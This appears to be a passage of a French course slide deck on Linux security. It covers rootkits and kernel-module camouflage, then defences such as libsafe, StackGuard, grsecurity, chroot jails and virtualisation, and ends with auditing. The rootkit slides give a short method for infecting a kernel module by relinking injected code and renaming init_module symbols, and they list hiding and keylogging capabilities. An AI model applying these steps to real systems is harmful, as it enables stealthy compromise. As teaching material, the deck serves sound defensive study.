  - Utilisation de noyaux chargeables
  - Permet un contrôle quasiment complet du système
    - ✓ Les appels systèmes peuvent être interceptés
    - ✓ /usr/include/sys/syscall.h (execve, sync, stty, …)
  - Permet un camouflage plus efficace
    - ✓ Tous les programmes sont affectés sans être modifiés !
  - Complexe et extrêmement « système dépendant »

Camouflage : Loadable Kernel Modules (LKM)

- Plusieurs possibilités s'offrent à l'attaquant
  - Insérer un nouveau module noyau
  - Modifier un module noyau
- Caractéristiques de l'insertion
  - Création à l'avance
  - Nombre de manipulations locales restreintes
  - Nécessite le camouflage
- Caractéristiques du patch
  - Empreinte système plus faible
  - Nécessite des manipulations locales
  - Peut être adapté au système « à la volée »

Camouflage : patch des Loadable Kernel Modules

- Chaque module noyau contient des fonctions standards
  - init_module, cleanup_module
- Lors du chargement, le système exécute le code « sys_init_module » qui
  - Copie le code de l'espace utilisateur vers le noyau le code du module
  - Exécute la fonction « init_module »
- Le nom des fonctions internes est stocké dans un entête ELF.

```
# objdump -t monmodule.ko
…
00000000 g     F .init.text     000000a1 init_module
00000000 g     F .exit.text     00000044 cleanup_module
…
```

- Il faut alors injecter le code supplémentaire
  - Possible car le code ELF est « rerlocatable » ➔ déplacable
  - Par défaut ce type de code permet le partage de code entre les modules ➔ Voir les modules iptables !!!!

Camouflage : patch des Loadable Kernel Modules

- Voici un code simple (fichier codeAInjecter.c)

```
#define MODULE
#define __KERNEL__
#include <linux/module.h>
#include <linux/kernel.h>
int inje_module (void) {
    printk ("<1> Injected\n"); return 0;
}
```

- On le compile sans faire l'édition de lien :

```
cc -O2 -c stealth.c
```

- L'injection se réalise par

```
ld -r moduleOrig.o codeAInjecter.o -o moduleInfecte.o
mv moduleInfecte.o moduleOrig.o
```

Camouflage : patch des Loadable Kernel Modules

- Il suffit ensuite de faire en sorte que le module invoque le code injecté
  - On renomme les symboles dans la table de symboles
  - « init-module » devient « init-new »
  - « inje-module » devient « init-module »
  - Le code injecter doit invoquer l'ancien « init-module »
    - ✓ Il suffit d'ajouter la ligne « init-new() » dans le code de « inje-module »

Camouflage : patch des Loadable Kernel Modules

- Le code ajouter ou le module ajouter peut
  - Intercepter la frappe clavier
    - ✓ Interception des appels put_queue, receive_buf, tty_read, sys_read
  - Cacher un fichier
    - ✓ rappel sous linux, /proc est un système de fichier
    - ✓ Action sur le VFS ou directement sur les FS
  - Cacher un PID
    - ✓ Manipuler la liste des processus (double liste)
    - ✓ Enlever le processus de la liste de processus en attente
    - ✓ Mettre le PID du processus à 0
  - Cacher une connexion
  - Exécuter un programme en root

Rootkit :

- Les rootkits sont un assemblage de programmes.
  - Des outils d'attaque (sur un service)
  - Des outils de camouflage (LKM)
  - Des outils de portes dérobées (backdoor)
- Quelques RootKit connus :
  - Knark
    - ✓ Installe un module sysmod.o et intercepte les appels fork, read, execve, kill, ioctl, settimeofday, clone
    - ✓ Fournit un ensemble d'attaques connus
  - Adore
    - ✓ Installe un module et intercepte les appels fork, write, close, clone, kill, mkdir, clone, getdents
    - ✓ Il fournit un utilitaire « ava » pour cacher un fichier, une tâche ou une connexion

Plan de cours

Introduction

Attaques génériques de services

Attaques spécifiques de services

Modules de noyaux et trappe

Backdoors / Rootkits

Outils de protection

Audit et check-list

Protection du système : LIBSAFE

- Il s'agit d'une librairie de fonctions
- Elle offre une protection de base contre les « buffer overflow »
- Elle est compatible avec des exécutable pré-compilé
- Elle s'utilise de façon transparente
- L'overhead reste faible
- Elle remplace les fonctions vulnérables au « bof »
  - Strcpy, strcat ➔ overflow sur le buffer dest
  - getwd, gets ➔ overflow sur le buffer
  - [v]scanf, [v]sprintf, realpath ➔ overflow sur le buffer dest

Protection du système : LIBSAFE

- Elle intercepte tous les appels à ces méthodes
  - Elle garantie que les opérations restent dans les limites prévues
- Méthode 1 (ignoré par les programmes suid)
  - Utilisation d'un ld récent

```
LD_PRELOAD = /lib/libsafe.so.2
export LD_PRELOAD
```

  - Exécution du programme
- Méthode 2 (pour les programmes suid)
  - Edition de « /etc/ld.so.preload »
- En cas d'attaque, les processus sont tués (SIGKILL)

```
Dec 29 17:18:42 eos libsafe[15704]: Detected an attempt to
        write across stack boundary.
Dec 29 17:18:42 eos libsafe[15704]: Terminating
        /home/legond/bin/test/bof
Dec 29 17:18:43 eos libsafe[15704]: scanf()
```

Protection du système : STACKGUARD

- Protection contre les « bof »
  - Approche par compilation
  - Ne requiert aucun changement dans le code source
- On patche le compilateur pour qu'il encapsule les données manipulées
  - On insère des marqueurs appelé « canary »
- « Terminator canary »
  - Ils sont insérés en fin de données (Ex: les chaînes)
  - On utilise un marqueur de fin de chaîne mutiple

Protection du système : STACKGUARD

- « Random canary »
  - On insère des marqueurs à des endroits stratégiques (ex: avant l'adresse de retour)
  - La valeur des marqueurs est générée par random à chaque exécution
  - On les vérifie les valeurs régulièrement
- « Random XOR canary »
  - Ce sont des marqueurs « random canary »
  - Les valeurs sont un xor entre un random et une donnée (signature)

Protection du système : STACKGUARD

- Algorithme pour chaque appel de fonction :
  - On détermine l'emplacement du canary sur la pile
  - On alloue l'espace sur la pile
  - On initialise le canary
  - On vérifie la valeur avant le retour à l'appelant
  - On désalloue le canary
  - Si la valeur est incorrecte
    - ✓ on trace (comme libsafe) et on stoppe
  - Si la valeur est correct, on revient
- Impact léger sur la mémoire et les performances
  - attention aux appels récursifs tout de même

Protection du système : STACKSHIELD

- Protection contre les « bof »
  - Approche identique à STACKGUARD
- Autre méthode : Création d'une autre pile
  - Lors de l'appel l'adresse de retour est stockée dans cette nouvelle pile
  - Lors du retour on copie l'adresse de retour avant d'effectuer le saut
- StackShield inclus une protection contre la corruption des pointeurs de fonctions
- StackShield ne détecte pas les « bof », il revient toujours à l'appelant !
- STACKSHIELD et STACKGUARD ne sont pas incontournables
  - http://www.phrack.org/show.php?p=56&a=5

Protection du système : Formatguard

- Protection contre les attaques par « format string »
  - Approche identique à STACKGUARD, STACKSHIELD
  - Approche par compilation
  - Ne requiert aucun changement dans le code source
- Principes
  - Interdire le code de formatage « %n »
  - Interdire le printf dynamique
  - Compter le nombre d'arguments (pas de varargs infini)
  - Filtrer les chaînes (en particulier le signe '%')

Protection du système : Formatguard

- Compatibilité
  - La version sécuritaire de varargs n'est pas compatible avec l'existant
  - L'interdiction de « %n » peut bloquer certains programmes
  - L'interdiction de printf dynamique peut aussi bloquer des programmes (GNU Intl library)
- Sécurité
  - Attaque par nombre d'arguments < à ceux attendu
    - ✓ Il existe des fonctions std qui utilisent cette technique (même dans le glibc)
  - L'utilisateur de pointeur de fonction sur printf et autres interdit la protection FormatGuard
  - Les appels directs a « vsprintf » et consœurs avec une liste dynamique (varargs)

Protection système : Noyaux renforcés

- Hardening Kernels
  - Il s'agit de patches noyaux
  - Il suffit ensuite de recompiler le noyau

- Ensemble des protections mise en place au niveau du noyau
  - Protection contre les buffer overflow
  - Protection du Système de fichier (FS)
  - Renforcement des moyens d'audit
  - Protection d'exécution
  - Protection réseau
  - Protections diverses

Protection système : Noyaux renforcés

Outils de protection

- Protection contre les buffer overflow
  - Rendre la pile non exécutable
    - ✓ Ne protège pas contre le débordement de tas
    - ✓ Ne protège pas contre les appels systèmes (libc)
    - ✓ Autoriser l'exécution « officielle » de code dans la pile (sauts par trampolines)
  - Empêcher le changement de droit sur les pages
    - ✓ NoX ➔ X et R ➔RW
  - Rendre aléatoire les adresses de programmes mmap
    - ✓ Adresse ELF dynamique, la pile d'exécution
    - ✓ Interdire les adresses fixes et les droits en exécution
  - Mémoire noyau en lecture seule et désactivation des modules

Protection système : Noyaux renforcés

- Protection du FS
  - Gestion des ACL
    - ✓ Permet de spécifier des ACL complexes sur les FS
    - ✓ Un fichier peut être X, R, W, append, hidden
  - Restriction d'accès
    - ✓ Consultation seulement les processus que l'on possède
    - ✓ Ne pas accéder à dmesg, aux symboles et modules noyaux
    - ✓ « /proc » seulement pour root ou un groupe particulier
    - ✓ Liens symboliques interdit sur un répertoire +t / un autre uid
    - ✓ Empêche un processus de suivre un lien « interdit »
  - Tout programme doit avoir les descripteurs 0,1,2

Protection système : Noyaux renforcés

- Protection de FS
  - Renforcement du chroot
    - ✓ Signaux limités, mount/chmod/mknod/ptrace interdit
    - ✓ Interdire les doubles chroot, restriction sur les priorités
- Audit du noyau ➔ attention à la charge engendrée
  - Journalisation des processus pour un seul groupe
    - ✓ Eviter le DOS, tous les services doivent être dans le même groupe. ☹
  - Journalisation des appels execve
    - ✓ Journalisation des processus normaux et mis en cage
  - Journalisation des appels chdir, u/mount
  - Journalisation IPC, signaux, fork échoués
  - Journalisation du set*uid (restreinte au setuid root)
  - Journalisation de la MAJ de l'horloge

Protection système : Noyaux renforcés

Outils de protection

- Protection d'exécution
  - Les limitations en ressources sont aussi vérifiées lors d'un execve
  - PID au hasard
  - Restrictions d'accès sur les pages mémoires (umask). Par défaut, c'est 777 sous linux.
  - Limitation d'accès de root aux consoles
    - ✓ Interdire l'accès root sur les consoles physiques, séries, pseudo-console
  - Limitation du nombre de processus pour un GID
    - ✓ Nombre total et création par seconde. Anti-«fork bomb»
  - Interdire l'exécution d'un programme hors de répertoires de confiance
    - ✓ Inutile sur les interpréteurs de script (ex: Perl)
    - ✓ On peut en limiter les effets de l'interdiction
  - Protection glibc (ignorer le LD_PRELOAD) et programme ld
  - Limiter les appels de « ptrace » à root (et peuvent être journaliser)

Protection système : Noyaux renforcés

Outils de protection

- Protection réseau
  - Rendre aléatoire les numéros IP
  - Altérer les réponses PING
    - ✓ éviter la détection des empruntes de la pile IP
  - Rendre aléatoire le TTL entre un min et un max
  - Limiter l'ouverture de certains type de socket
  - Interdire l'ouverture de socket à certains groupes
    - ✓ Toutes les sockets, les clientes, les serveurs
  - Rendre aléatoire les ID des appels RPC

Protection système : Noyaux renforcés

Outils de protection

- Protection réseau
  - Rendre aléatoire les numéros IP
  - Altérer les réponses PING
    - ✓ éviter la détection des empruntes de la pile IP
  - Rendre aléatoire le TTL entre un min et un max
  - Limiter l'ouverture de certains type de socket
  - Interdire l'ouverture de socket à certains groupes
    - ✓ Toutes, clientes, serveurs
- Divers
  - Limite le changement des touches à root
  - Activer/désactiver la configuration dynamique des options de sécurité
  - Changer le noms des fichiers core-dump
    - ✓ Ex: coredump-nomprocessus.PID

Protection du système : LIDS / LSM

- LIDS =« Linux Intrusion Detection System »

  http://www.lids.org

- Patch noyaux permet un contrôle d'accès aux ressources
  - Nom: Mandatory Access Control (MAC)
  - Définition des droits d'accès aux ressources
  - Une ressource peut être interdit même à root
    - ✓ Mémoire, Accès E/S, accès aux « devices », fichiers, réseau
- Utilise le framework LSM pour le noyau

  http://lsm.immunix.org/

Protection du système : patch OpenWall

- Nommé owl (« OpenWall Linux »)

  http://www.openwall.com/

- Collection de quelques patch pour le noyau linux incluant les options de sécurité
  - Non exécution sur la pile
  - Pipes et Liens limités sur /tmp
  - Accès limité sur /proc
  - Fd 0,1,2 toujours ouverts
  - Protection contre les « Fork bomb »
  - Protection IPC
    - ✓ purge des blocs de mémoire partagés non utilisés

Protection du système : patch grSecurity / PAX

- grSecurity
  - http://www.grsecurity.net/
  - A l'origine un portage de OpenWall pour linux
- Collection de quelques patch pour le noyau linux incluant les options de sécurité
  - Intègre les patches OpenWall
  - Intègre ses propres patches
  - Patch PAX (protection mémoire)
    - ✓ séparation entre les zones exécutables et les zones en écriture
    - ✓ http://pax.grsecurity.net/

Protection du système : la virtualisation

Outils de protection

- Machine virtuelle
  - C'est une couche d'interception et d'indirection entre une application et un OS
  - Découple la machine physique et la vision de la machine par l'application
- Une autre solution de protection est la virtualisation
  - Création de machines virtuels encapsulées sur une machine physique
  - But : isolation des différents services
    - ✓ Prison virtuelle: Si on parvient a corrompre un service, on reste enfermé
  - En renaissance actuellement
    - ✓ Exploité dans les années 1960 par les mainframes
    - ✓ Devenu obsolète par la démocratisation de l'informatique
    - ✓ Devenu d'actualité dans les années 1990 pour exploiter les mutli-processeurs
    - ✓ Devenu d'actualité dans les années 2000 pour exploiter l'isolation et le multi-core

Protection du système : la virtualisation

- Pourquoi ? Usage moyen de serveurs !!
  - Mémoire
    - ✓ 45% de la RAM non utilisée 99.9% du temps
    - ✓ 25% de la RAM jamais utilisé
  - CPU
    - ✓ 85% des ressources CPU non utilisée 99.9% du temps
    - ✓ 81% des resources CPU jamais exploité en concurrence
  - Disque
    - ✓ 68% de l'espace disque jamais occupé
- ➔On peut se permettre de virtualiser

Protection du système : la prison chroot

- La première étape vers la virtualisation est chroot
  - On l'appel la prison chroot (« chroot jail »)
  - Il s'agit de limiter la vision FS de l'application
  - Il faut alors reconstituer un environnement minimaliste pour l'application
  - Il faut aussi penser a abandonner les privilèges utilisateurs
- Très utile pour des services fortement exposés
  - Ex: BIND, FTP publics
- Utilisation pour un shell limité
  - http://olivier.sessink.nl/jailkit/

Protection du système : la prison chroot

- Ex: Installation d'un service BIND
- Il faut préparer l'environnement
  - Création de la racine de la prison (ex: /chrootjail)
  - Création des répertoires utiles (base) : /chrootjail/xxx
    - ✓ « xxx » ➔ etc, var, dev et bin, lib, usr
  - Création d'un /chrootjail/etc/passwd SANS compte root
  - Création des répertoires nécessaires au service
  - Copie des fichiers de configuration dans notre /chrootjail/etc
    - ✓ named.conf (pour BIND), localtime,
  - Création des devices nécessaires (mknod)
    - ✓ /chrootjail/dev/zero, /chrootjail/dev/null

Protection du système : la prison chroot

- Problème du log
  - On log en général par syslogd grâce à /dev/log
  - Il est possible de créer une socket /chrootjail/dev/log
  - Et de relancer syslogd avec l'option –a /chrootjail/dev/log
- Pour l'accès au répertoire, utilisation de « mount –bind »
- Il faut ensuite déterminer les ressources nécessaires

```
# ldd /usr/sbin/named
        linux-gate.so.1 =>  (0xffffe000)
        libcrypto.so.0.9.7 => /usr/lib/libcrypto.so.0.9.7
(0x40027000)
        libldap.so.2 => /usr/lib/libldap.so.2 (0x40126000)
        liblber.so.2 => /usr/lib/liblber.so.2 (0x40158000)
        libresolv.so.2 => /lib/libresolv.so.2 (0x40164000)
        libnsl.so.1 => /lib/libnsl.so.1 (0x40175000)
        libpthread.so.0 => /lib/tls/libpthread.so.0 (0x40188000)
        libc.so.6 => /lib/tls/libc.so.6 (0x40199000)
        libdl.so.2 => /lib/libdl.so.2 (0x402b8000)
        libsasl2.so.2 => /usr/lib/libsasl2.so.2 (0x402bb000)
        libssl.so.0.9.7 => /usr/lib/libssl.so.0.9.7 (0x402d1000)
        /lib/ld-linux.so.2 => /lib/ld-linux.so.2 (0x40000000)
```

- Copier les librairies utilisées

Protection du système : la prison chroot

- Utiliser strace, onjdump nom de service pour déterminer les fichiers (devices) utilisés

```
# strace /usr/sbin/named
   execve("/usr/sbin/named", ["/usr/sbin/named", "-h"], [/* 69 vars */]) = 0
   uname({sys="Linux", node="scylla.lip6.fr", ...}) = 0
   brk(0)                                  = 0x81a7000
   old_mmap(NULL, 4096, PROT_READ|PROT_WRITE, MAP_PRIVATE|MAP_ANONYMOUS, -1,
   0) = 0x40015000
   open("/etc/ld.so.preload", O_RDONLY)    = -1 ENOENT (No such file or
   directory)
   open("/etc/ld.so.cache", O_RDONLY)      = 3
   fstat64(3, {st_mode=S_IFREG|0644, st_size=69439, ...}) = 0
   old_mmap(NULL, 69439, PROT_READ, MAP_PRIVATE, 3, 0) = 0x40016000
   close(3)                                = 0
   …
   open("/usr/share/locale/fr/libdns.cat", O_RDONLY) = -1 ENOENT (No such file
   or directory)
   open("/usr/share/locale/fr/libdns.cat", O_RDONLY) = -1 ENOENT (No such file
   or directory)
   open("/usr/share/locale/fr/LC_MESSAGES/libdns.cat", O_RDONLY) = -1 ENOENT
   (No such file or directory)
   open("/usr/share/locale/fr/libdns.cat", O_RDONLY) = -1 ENOENT (No such file
   or directory)
   open("/usr/share/locale/fr/LC_MESSAGES/libdns.cat", O_RDONLY) = -1 ENOENT
   (No such file or directory)
```

- En particulier pour /usr/share/local/fr
- Ne pas oublier le chown et chmod sur les fichiers!

Protection du système : virtualisation

- Il reste possible de s'échapper d'une prison chroot
- Il existe des solutions plus poussées d'isolation
  - UML ➔ User Mode Linux, noyau en espace utilisateur
  - C'est un patch noyau ➔ Complexe à mettre en place
  - http://user-mode-linux.sourceforge.net/
  - Utilisé au départ pour la formation et le test
  - Contrôle important sur l'accès aux ressources physiques
  - Il permet de charger une image de système
    - ✓ Faire une image disque du système (utilitaire dd)
    - ✓ Monter l'image pour (mount –loop)
    - ✓ Ou exécuter le noyaux UML avec les bon paramètre
- Solution peu performante en terme de performance

Protection du système : virtualisation

- Vmware
  - C'est un émulateur complet de machine avec BIOS
  - Le système n'a pas du tout conscient que le système est virtualisé
  - Encore moins performant que UML
  - Nécessite des ressources importantes
  - Isolation très forte, mais les ressources sont bloquées
- Vserver
  - C'est une évolution du principe de chroot (prison)
  - On tente de pousser plus loin l'isolation sans machine virtuelle
  - On créer des contextes (proche des noyaux renforcés)
  - C'est beaucoup plus légé que l'émulation pure
  - Il offre moins d'isolement mais une meilleur gestion des ressources
  - Avantages et Inconvénients : partage interne de ressources

Protection du système : virtualisation

- Xen
  - C'est un manageur de systèmes virtuels
  - Il se place entre le matériel et le système
    - ✓ Offre une couche d'abstraction et d'isolement
  - Les systèmes virtualisés ont conscience de la sous-couche Xen
    - ✓ Il nécessite une adaptation
  - Xen est un hyperviseur, contrôlable
  - Chaque système tourne dans un domaine configurable

Espace utilisateur	Espace utilisateur	Espace utilisateur	Espace utilisateur	Logiciels de contrôle Xen
Plan 9	**FreeBSD**	**NetBSD**	**Linux**	*Xeno-Linux*
Pilotes Xen	*Pilotes Xen*	*Pilotes Xen*	*Pilotes Xen*	*Pilotes Xen*
Xen				
Matériel : processeur, mémoire, stockage, réseau, etc.				

Plan de cours

Introduction

Attaques génériques de services

Attaques spécifiques de services

Backdoors / Rootkits

Outils de protection

Audit et check-list

Audit : processus accounting

- Le premier outil psacct
  - C'est un rpm qui permet d'activer les traces du système dans le noyaux linux
  - Pour activer la trace, il suffit d'exécuter
    - ✓ accton fichier_de_log
  - Les fichiers sont binaires comme wtmp et utmp
  - Ils grossissent très vite si l'activité est importante
  - Il faut des outils pour parser les logs
- Les logs ne sont pas facilement transmissible par le réseau
  - Il doit possible de faire un tunnel (sécurisé) vers une autre machine
  - Le tunnel lira ses données à partir du fichier
  - C'est une solution à mettre en place
- Un exemple

```
# ./acct_watch
   program       uid/gid       cpu           start time                  flags
   ls            root/root     0.02u 0.00s  [09:46:34 Thu 1997-04-10] ttydev:3/3 SU
   mail-queue    mail/mail     0.01u 0.01s  [09:47:16 Thu 1997-04-10] NOTTY
   mail-smtpd    maild/maild   0.00u 0.02s  [09:47:16 Thu 1997-04-10] SU, NOTTY
   rcs           mbp/mbp       0.02u 0.01s  [09:47:59 Thu 1997-04-10] NOTTY
   id            pdb/pdb       0.01u 0.01s  [09:49:44 Thu 1997-04-10] ttydev:3/4
```

Audit : Contrôle d'intégrité

- Tripwire
  - Permet de contrôle l'intégrité
  - Fichier de configuration simple
  - Les md5 sont a stocker sur des supports surs
- « rpm –V –a » vérifie les fichiers par rapport à la base rpm
  - Elle peut être corrompue mais c'est un bon début
  - Affiche de 9 bits de status
    - '.' ➔ c'est ok
    - '5' (somme md5 hs), 'S' (taille du fichier hs)
      'l' (pb de lien symbolique), 't' (erreur horodatage)
      'm' (pb de mode/droit), 'u'/'g' (pb de proriété)
- Plus sur, avoir une référence externe

  # rpm -Vvp ftp://mirror.site/dir/RedHat/RPMS/fileutils-3.16-10.i386.rpm

  S.5....T /bin/ls
- Root kit detection
- Sleuthkit